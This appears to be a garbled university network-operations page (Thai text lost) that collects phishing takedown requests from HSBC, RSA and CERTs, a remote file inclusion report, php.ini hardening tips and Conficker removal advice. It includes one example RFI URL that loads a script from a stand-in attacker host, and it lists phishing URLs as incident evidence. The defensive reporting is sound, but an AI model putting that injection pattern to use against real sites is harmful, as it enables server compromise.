

noc.rmutl.ac.th



noc.rmutl.ac.th

SPAM


# Malware

malware

the page does not support you version of browser.

please update your software

browser update



A dark red notification box with a white border. On the left is a red square icon with a white magnifying glass over a document. To the right of the icon, the text reads: **th.start3.mozilla.com** (underlined), followed by "The page does not support your version of browser." and "Please update your software". At the bottom center is a white button with a black border and the text "Browser update".

Browser update notification box. This is a common phishing technique where the notification itself is the malware or a link to it. The text "malware" is visible within the notification area.

http://www.malwarebytes.org/products/malwarebytes\_pro

---

**(Phishing)**      2



16 2009 10:52  
 HSBC  
 (e-mail)  
 Phishing  
 url :

<http://fac.plc.rmutl.ac.th/eoffice/manual/IBlogin.html>

<http://fac.plc.rmutl.ac.th/eoffice/manual/verify-v1.php>

apache,php  
 url :

—Original Message—

From: chairatteejaroen@hsbc.co.th  
 [mailto:chairatteejaroen@hsbc.co.th]  
 Sent: Friday, October 16, 2009 10:53 AM  
 To:  
 Cc: raksabhongbejraputra@hsbc.co.th;  
 tidalertsakworakul@hsbc.co.th;  
 rattayapetcharaladakun@hsbc.co.th;  
 nilawanchiarnpattanodom@hsbc.co.th  
 Subject: URGENT – Phishing Attack against HSBC Bank – Web Site  
 Removal Request  
 Dear K.Prasert  
 Please kindly assist in getting the below Phishing site taken  
 down and  
 please inform me after you done as two link below krab.  
<http://fac.plc.rmutl.ac.th/eoffice/manual/IBlogin.html>  
<http://fac.plc.rmutl.ac.th/eoffice/manual/verify-v1.php>  
 Your kind assistance much be appreciated  
 Best regards  
 Chairat Teejaroen

Fraud Risk Support Officer | HSBC Thailand  
Security is everyone's business

---

Phone (66 2) 614 4446  
Fax (66 2) 632 4810  
E-mail chairatteejaroen@hsbc.co.th  
Website <http://www.hsbc.co.th/>

---

\*\*\*\*\*  
The Hongkong and Shanghai Banking Corporation Limited  
HSBC Building, 968 Rama IV Road, Silom, Bangrak, Bangkok 10500  
<http://www.hsbc.co.th>

\*\*\*\*\*  
\*\*\*\*\*  
The Hongkong and Shanghai Banking Corporation Limited  
HSBC Building, 968 Rama IV Road, Silom, Bangrak, Bangkok 10500  
<http://www.hsbc.co.th>

\*\*\*\*\*  
\*\*\*\*\*  
This e-mail is confidential. It may also be legally privileged.  
If you are not the addressee you may not copy, forward, disclose  
or use any part of it. If you have received this message in error,  
please delete it and all copies from your system and notify the  
sender immediately by return e-mail.  
Internet communications cannot be guaranteed to be timely, secure, error or virus-free. The sender does not accept liability  
for any errors or omissions.

\*\*\*\*\*  
\*\*\*\*\*

“SAVE PAPER – THINK BEFORE YOU PRINT!”  
—Original Message—



E-mail chairatteejaroen@hsbc.co.th

Website <http://www.hsbc.co.th/>

---

\*\*\*\*\*

The Hongkong and Shanghai Banking Corporation Limited  
HSBC Building, 968 Rama IV Road, Silom, Bangrak, Bangkok 10500  
<http://www.hsbc.co.th>

\*\*\*\*\*

\*\*\*\*\*

The Hongkong and Shanghai Banking Corporation Limited  
HSBC Building, 968 Rama IV Road, Silom, Bangrak, Bangkok 10500  
<http://www.hsbc.co.th>

\*\*\*\*\*

---

\*\*\*\*\*

\*\*\*\*\*

This e-mail is confidential. It may also be legally privileged.

If you are not the addressee you may not copy, forward, disclose

or use any part of it. If you have received this message in error,

please delete it and all copies from your system and notify the

sender immediately by return e-mail.

Internet communications cannot be guaranteed to be timely, secure, error or virus-free. The sender does not accept liability

for any errors or omissions.

\*\*\*\*\*  
\*\*\*\*\*

“SAVE PAPER – THINK BEFORE YOU PRINT!”

---

# Phishing



8 20552 e-mail Phishing  
url :  
http://ccucnorth.net/english/sermons/images/EggBanking.Update.php (url )  
1. register\_globals = Off  
2. allow\_url\_fopen = Off

- 1. register\_globals = Off
- 2. allow\_url\_fopen = Off

3. Safe\_mode = On

PHP configuration: safe\_mode = On  
PHP configuration: safe\_mode\_function\_blacklist = apache,php

Received: from [redacted] E-Mail [redacted]

From: *afcc@rsa.com [afcc@rsa.com]*

Date: 8 Feb 2009 11:36

To: *webmaster rmutl*

Subject: *Fraudulent site – please shut down! [CITI 15448] IP: 203.158.175.14*

*Dear rmutl Team*

*It appears that your website <http://fac.plc.rmutl.ac.th> has been hacked by a fraudster. It is now hosting a phishing attack against Citibank.*

*Please remove the fraudulent folders/files as soon as possible and secure your website as it has been compromised.*

*<http://fac.plc.rmutl.ac.th/plc/claroline/learnPath/include/.php>*

*In addition, please send us any source files of the attack.*

*Please let us know if you have any questions or need further assistance. We appreciate your cooperation.*

*RSA Anti-Fraud Command Center*

*RSA, The Security Division of EMC*

*[cid:image003.gif@01C7D30E.E7EE5E70]*



*Dear Sir or Madam:*

*RSA, an anti-fraud and security company, is under contract to assist Citibank and its related entities in preventing or terminating online activity that targets Citibank's clients as potential fraud victims. RSA has been made aware that you appear to be providing Internet Services to a fraudulent Web site being used as part of a "phishing scam". This activity may violate the criminal laws of the United States and other nations.*

*E-mail messages have been broadly distributed to individuals by a person or entity pretending to be Citibank. These e-mails did not originate from Citibank and this site is not an authorized Citibank site. The e-mails request recipients to verify and submit sensitive details related to their Citibank accounts. Within the fraudulent e-mail message, there is a link that leads the recipients to a fraudulent website which is being hosted by your company. The fraudulent website is designed to improperly obtain personal information of Citibank customers in order to fraudulently access their bank accounts. Contained in the email is an embedded URL:*

*URL:*

*<http://fac.plc.rmutl.ac.th/plc/claroline/learnPath/include/.php>*

*IP Address: 203.158.175.14*

*We understand that you may not be aware of this improper use of your services and we appreciate your cooperation. We specifically would ask that you also take the following actions directly to Citibank:*

*Please take all necessary steps to immediately shut down the fraudulent website, terminate its availability to the Internet and discontinue the transmission of any e-mails associated with this website.*

*In the event that you do not comply with the above, Citibank and its related entities reserve all rights to take any action now or at any point in the future.*

*PLEASE PROVIDE CITIBANK WITH THE FOLLOWING INFORMATION/DATA IF AVAILABLE:*

- Content of the Phishing site and any available Logs (Access, FTP, Mail, and Web)*
- Any customer data that has been captured and/or stored on your systems or equipment*
- Any records you maintain that indicate the name, contact information, method of payment or similar information that may be useful in helping learn about the identity and location of the customer for whom the website has been operated.*

*Please send the above information to the following Citibank contacts:*

*Vishant Patel –  
Vishant.B.Patel@Citi.com<mailto:Vishant.B.Patel@Citi.com>  
(212) 657-2416*

*David Sun – David.C.Sun@citi.com<mailto:David.C.Sun@citi.com>  
(212) 657-3736*

*Thank you for your cooperation to prevent and terminate this fraudulent activity.*

*Sincerely,*

*RSA Anti Fraud Command Center*

*Tel: +44(0)800-032-7751 (UK)*

*Tel: +1-866-408-7525 (US)*

*Fax: +972-9-9566658 (EU)*

Fax: +1-212-208-4644 (US)

E-mail: afcc@rsasecurity.com<mailto:afcc@rsasecurity.com>

http://www.rsa.com

For more information about RSA's AFCC  
http://www.rsa.com/node.aspx?id=3348

Citi Security and Investigative Service

Name: John Pignataro

Address: 111 Wall St, 19th Floor/Zone 7, New York, 10005

Tel: 212-657-0721

E-mail: john.pignataro@citi.com

Remote file inclusion



2009 2009 ThaiCERT Remote file inclusion

\*\*\*\*

\*\*\*\* URL \*\*\*\*

http://www.mydomain.com/index.php?page=http://www.hacker.com/hacksript.php?

php.ini

- 1. register\_globals = Off
2. allow\_url\_fopen = Off

CMS (Firewall)

[ThaiCERT]: jedsada [ir@thaicert.org]
28 2009 11:30
webmaster rmutl
thaicert@nectec.or.th
[ThaiCERT #909280058]
::RFI hosting 58.137.170.75

> [jedsada - Mon Sep 28 11:30:12 2009]:
>
> ---BEGIN PGP SIGNED MESSAGE---
> Hash: SHA1
>
> http://reg1.rmutl.ac.th
>
> CyberSecurity Malaysia
> http://reg1.rmutl.ac.th/
> 58.137.170.75
> Remote file inclusion
>
>
>
>

> <http://reg1.rmutl.ac.th/con/con>  
> <http://reg1.rmutl.ac.th/con/con>  
> <http://reg1.rmutl.ac.th/con/con>  
>  
> [ ]  
> ( )  
> ( )  
> [ ]  
> [ ]  
> [ ]  
> [ ] CMS [ ]  
> [ ]  
> [ ]  
> [ ]  
> 1. (port/service) [ ]  
> [ ] http port 80  
> [ ] ftp (21/tcp),  
> telnet  
> (23/tcp) [ ]  
> [ ]  
> [ ]  
> [ ]  
> (patch) [ ]  
> 2. password [ ]  
Password  
> [ ] password  
> [ ]  
> 3. [ ]  
> [ ]  
> ThaiCERT [ ]  
> <http://www.thaicert.nectec.or.th/maillinglist/register.php>  
>

>   
>   
> ThaiCERT  
>   
>   
>   
> ThaiCERT  
>   
> ThaiCERT  
> ThaiCERT  
> ThaiCERT (ThaiCERT)  
> ThaiCERT  
> ThaiCERT (NECTEC)  
> 112 ThaiCERT  
> ThaiCERT  
> ThaiCERT 12120  
> ThaiCERT: 0-2564-6868  
> ThaiCERT: 0-2564-6871  
> E-mail: thaicert@nectec.or.th  
>   
> > —BEGIN PGP SIGNED MESSAGE—  
> > Hash: SHA1  
> >   
> > Dear Administrator,  
> >   
> > Regarding the above matter, you received this email  
> because you are  
> > listed as the contact for the domain name in the whois  
> lookup.Please  
> > let us know if you are no longer the point of contact for  
> this IP  
> > address for our record.  
> >   
> > What is Remote File Inclusion (RFI)?  
> > —————  
> > Remote file inclusion or commonly known as RFI is a form  
> of attack  
> where

> > the attacker try to inject their own code inside the web  
> applications. If  
> > an attacker can successfully achieve this, they will be  
able to  
> execute any  
> > code they wish on the web server.  
> >  
> > More details at:  
> >  
>  
[http://www.mycert.org.my/en/resources/web\\_security/main/main/detail/662/index.html](http://www.mycert.org.my/en/resources/web_security/main/main/detail/662/index.html)  
> >  
> > MyCERT is aware that a host under your administration is  
hosting a  
> > malicious script used in an RFI attack.  
> >  
> > Domain Name = reg1.rmutl.ac.th  
> > Ip = 58.137.170.75  
> > ASN = 4750  
> > Country = TH  
> >  
> > File/s below is/are exist as last check on Sun Sep 20  
04:37:19 +0800  
> 2009  
> >  
> > 1 – <http://reg1.rmutl.ac.th/con/con>  
> >  
> >  
> > In addition, please investigate your machine for any  
indications of  
> > compromise. If the machine is confirmed to have been  
compromised,  
> please  
> > disconnect it from the network and do the necessary before  
getting  
> it back





> > individuals pertaining to computer/system/network  
security and  
> incident  
> > response.  
> > -  
> \_\_\_\_\_+\_\_\_\_\_  
> \_\_\_\_\_+  
> > Malaysian Computer Emergency | E-mail:  
mycert@mycert.org.my  
> > Response Team | Cyber999 Hotline: 1  
300 88 2999  
> > (MyCERT) | Fax: (603) 8945 3442  
> > CyberSecurity Malaysia | Phone: (603) 8992 6969  
> > Level 7, Sapura@Mines | Office hour: 0830-1730  
MYT (Mon-  
> Fri)  
> > 7, Jln Tasik, The Mines | 24x7 Phone: 019-266  
5850  
> > Resort City, 43300 Seri Kembangan | SMS: 019-281 3801  
> > Selangor. MALAYSIA | URL:  
<http://mycert.org.my/>  
> > -  
> \_\_\_\_\_+\_\_\_\_\_  
> \_\_\_\_\_+  
> > Disclaimer  
> > The information transmitted in electronic mail messages  
sent from  
> > mycert.org.my domain is intended only for the person(s) or  
> > entity(ies) to which it  
> is  
> > addressed, represents the views/points of MyCERT and may  
contain  
> information  
> > extracted from various other reliable sources on security  
issues.  
> MyCERT  
> > therefore does not accept liability for any errors, or

omissions in  
> the  
> > contents  
> > of this message, which arise as a result of e-mail  
transmission and  
> > consequences due to mis-applying of the technical  
solutions/steps  
> > provided. If  
> you have  
> > received this email by mistake, please notify MyCERT at  
+603 8992  
> 6969  
> > or email  
> > us at mycert@mycert.org.my  
> > -  
> \_\_\_\_\_  
> -  
> > —BEGIN PGP SIGNATURE—  
> > Version: GnuPG v1.4.6 (GNU/Linux)  
> >  
> > >  
id8DBQFKtYBG0BAFcIK27XERAqnQAKDGwW+ugIqHG/Gp+wA4wxWSVUqE/wCggx  
h0  
> > jZWrBWuhfA5NhMfuCvoX+d0=  
> > =yrY9  
> > —END PGP SIGNATURE—  
> >  
> >  
> >  
> > —BEGIN PGP SIGNED MESSAGE—  
> > Hash: SHA1  
> >  
> > Dear Sir,  
> >  
> > We have received your report of the incident. The matter  
is now  
> > being processed by our incident response personnel. We

will contact

> > you back in due time which is subjected to the authenticity,

> > urgency, and damage of the incident.

> >

> > Regards,

> > Jedsada.Thongkanluang

> > Thai Computer Emergency Response Team (ThaiCERT) National

> > Electronics and Computer Technology Center (NECTEC)

> > 112 Thailand Science Park, Phahon Yothin Rd.

> > Klong 1, Klong Luang

> > Pathumthani 12120

> > Thailand

> > Tel : 66-2-564-6868

> > Fax : 66-2-564-6871

> > E-mail : [thaicert@nectec.or.th](mailto:thaicert@nectec.or.th)

> > Web: <http://www.thaicert.org>

> >

> >

> > > [mycert@mycert.org.my – Sun Sep 20 08:11:50 2009]:

> > >

> > > —BEGIN PGP SIGNED MESSAGE—

> > > Hash: SHA1

> > >

> > > Dear Administrator,

> > >

> > > Regarding the above matter, you received this email because you

> are

> > > listed as the contact for the domain name in the whois lookup.Please

> > > let us know if you are no longer the point of contact for this IP

> > > address for our record.

> > >

> > > What is Remote File Inclusion (RFI)?

> > > —————

> > > Remote file inclusion or commonly known as RFI is a form of attack

> > > where the attacker try to inject their own code inside the web applications.

> > > If

> > > an attacker can successfully achieve this, they will be able to

> > > execute any code they wish on the web server.

> > >

> > > More details at:

> > >

> >

>

[http://www.mycert.org.my/en/resources/web\\_security/main/main/detail/662/index.html](http://www.mycert.org.my/en/resources/web_security/main/main/detail/662/index.html)

> > >

> > > MyCERT is aware that a host under your administration is hosting a

> > > malicious script used in an RFI attack.

> > >

> > > Domain Name = reg1.rmutl.ac.th

> > > Ip = 58.137.170.75

> > > ASN = 4750

> > > Country = TH

> > >

> > > File/s below is/are exist as last check on Sun Sep 20 04:37:19

> +0800

> > > 2009

> > >

> > > 1 – <http://reg1.rmutl.ac.th/con/con>

> > >

> > >

> > > In addition, please investigate your machine for any indications

> of

> > > compromise. If the machine is confirmed to have been compromised,  
> > > please disconnect it from the network and do the necessary before  
> > > getting  
> it  
> > > back  
> > > online.  
> > >  
> > > If you are not the right point of contact to deal with this  
> incident  
> > > then we  
> > > would appreciate it very much if you could forward this to the  
> correct  
> > > party.  
> > > Furthermore, if you are already aware of this incident then we  
> would  
> > > like to  
> > > apologize for the inconvenience.  
> > >  
> > > We appreciate your prompt response and welcome your feedback.  
> Thank  
> > > you in  
> > > advance for your assistance.  
> > >  
> > >  
> > >  
> > >  
> > >  
> > >  
> > >  
> > >  
\*\*\*\*\*  
> > > For correspondence regarding the above issue, please retain the  
> > > above subject header: [MyCERT-200909201042310] to ensure effective  
> > > response.

> > > > >

\*\*\*\*\*

> > >

> > > Regards,

> > >

> > > -

> > >

> \_\_\_\_\_

> -

> > > MyCERT provides free technical advises to local organizations and

> > > individuals pertainingt to computer/system/network security and

> > > incident response.

> > > -

> > >

> \_\_\_\_\_-+\_\_\_\_\_

> \_\_\_\_\_-+-

> > > Malaysian Computer Emergency | E-mail:  
mycert@mycert.org.my

> > > Response Team | Cyber999 Hotline: 1  
300 88

> 2999

> > > (MyCERT) | Fax: (603) 8945 3442

> > > CyberSecurity Malaysia | Phone: (603) 8992  
6969

> > > Level 7, Sapura@Mines | Office hour:  
0830-1730 MYT

> (Mon-

> > > Fri)

> > > 7, Jln Tasik, The Mines | 24x7 Phone: 019-266  
5850

> > > Resort City, 43300 Seri Kembangan | SMS: 019-281 3801

> > > Selangor. MALAYSIA | URL:  
<http://mycert.org.my/>

> > > -

> > >

> \_\_\_\_\_+-----  
> \_\_\_\_\_+-----  
> > > Disclaimer  
> > > The information transmitted in electronic mail messages  
sent from  
> > > mycert.org.my domain is intended only for the person(s)  
or  
> > > entity(ies) to which  
> it  
> > > is  
> > > addressed, represents the views/points of MyCERT and may  
contain  
> > > information extracted from various other reliable  
sources on  
> > > security issues.  
> > > MyCERT  
> > > therefore does not accept liability for any errors, or  
omissions  
> in  
> > > the contents  
> > > of this message, which arise as a result of e-mail  
transmission  
> and  
> > > consequences  
> > > due to mis-applying of the technical solutions/steps  
provided. If  
> you  
> > > have  
> > > received this email by mistake, please notify MyCERT at  
+603 8992  
> 6969  
> > > or email  
> > > us at mycert@mycert.org.my  
> > > -  
> > >  
> \_\_\_\_\_-  
> -

```
> > > —BEGIN PGP SIGNATURE—
> > > Version: GnuPG v1.4.6 (GNU/Linux)
> > >
>
>
id8DBQFKtYBG0BAFcIK27XERAqnQAKDGwW+ugIqHG/Gp+wA4wxWSVUqE/wCggx
h0
> > > jZWrBWuhfA5NhMfuCvoX+d0=
> > > =yrY9
> > > —END PGP SIGNATURE—
> > —BEGIN PGP SIGNATURE—
> > Version: GnuPG v1.4.2 (MingW32)
> > Comment: Use GnuPG with Firefox : http://getfirepgg.org
> (Version:
> 0.7.8)
> >
>
>
id8DBQFKwDfaqe+UB1NWn2YRAtTBAKCT3Y+RYlbu2Dfm5cgd8g9adbRTQwCg/I
i0
> > lC0GJp2ETUscYa2fJkuePrU=
> > =2QVv
> > —END PGP SIGNATURE—
> —BEGIN PGP SIGNATURE—
> Version: GnuPG v1.4.2 (MingW32)
> Comment: Use GnuPG with Firefox : http://getfirepgg.org
> (Version:
> 0.7.8)
>
>
>
id8DBQFKwDrVqe+UB1NWn2YRAqeFAKCxLlcU3Rt4o9/R9obfz3I8hsu+GgCeN+
QN
> 0zRVD+NRYJ6P5PVIRDAvwwk=
> =RRLN
> —END PGP SIGNATURE—
>
>
```



!!!!



DirectShow

Windows

QuickTime

DirectShow 7,8 9 Windows 2000, Windows XP Windows Server 2003 Windows Vista, Windows Server 2008 Windows 7

Knowledge Base Article 971778 "Fix It" QuickTime



[download id="12"]

053921444 1610

# Conficker




Conficker , Downandup , Kido  
Windows Server service  
(SVCHOST.EXE)


[http://www.thaicert.nectec.or.th/advisory/alert/conficker\\_r.php](http://www.thaicert.nectec.or.th/advisory/alert/conficker_r.php)

Over Load  
Connections



- start -> accessories -> system tools -> scheduled tasks



- Task Manager process list shows multiple instances of `rundll32.exe`



- Multiple instances of `rundll32.exe` are running, which is a common indicator of malware or a virus, especially when associated with `https` and `antivirus` processes.




3

- Administrator
- Administrator
- Antivirus
- Flash Drive


windows 2003 server 32 bit 64 bit)

- patch Fix tools [download id="4"] (kb890830 killer)


- [KB957097](#)
  - [KB958644](#)
  - [KB958687](#)
  - [kb890830](#) \*\* [noc.rmutl.ac.th](#) [2.0.8](#)
  - [Killer.exe](#) [noc.rmutl.ac.th](#) [3.4.4](#)
- [32 bit](#)
  - [64 bit](#)



- [antivirus](#) [\\*\\*](#)



- 64 bit Kkiller.exe



- windows-kb890830-x64-v2.8.exe (Security Update for Windows x64 (KB958687))
- patch (32 bit to 64 bit) 3 files



- Antivirus
- Antivirus Online (kaspersky 50 Mb)
- [Kaspersky](#)
- [Trend Micro](#)
- [Bitdefender](#) \*\* Administrator

## Join Domains

- **Automatic update**
- 

\*\*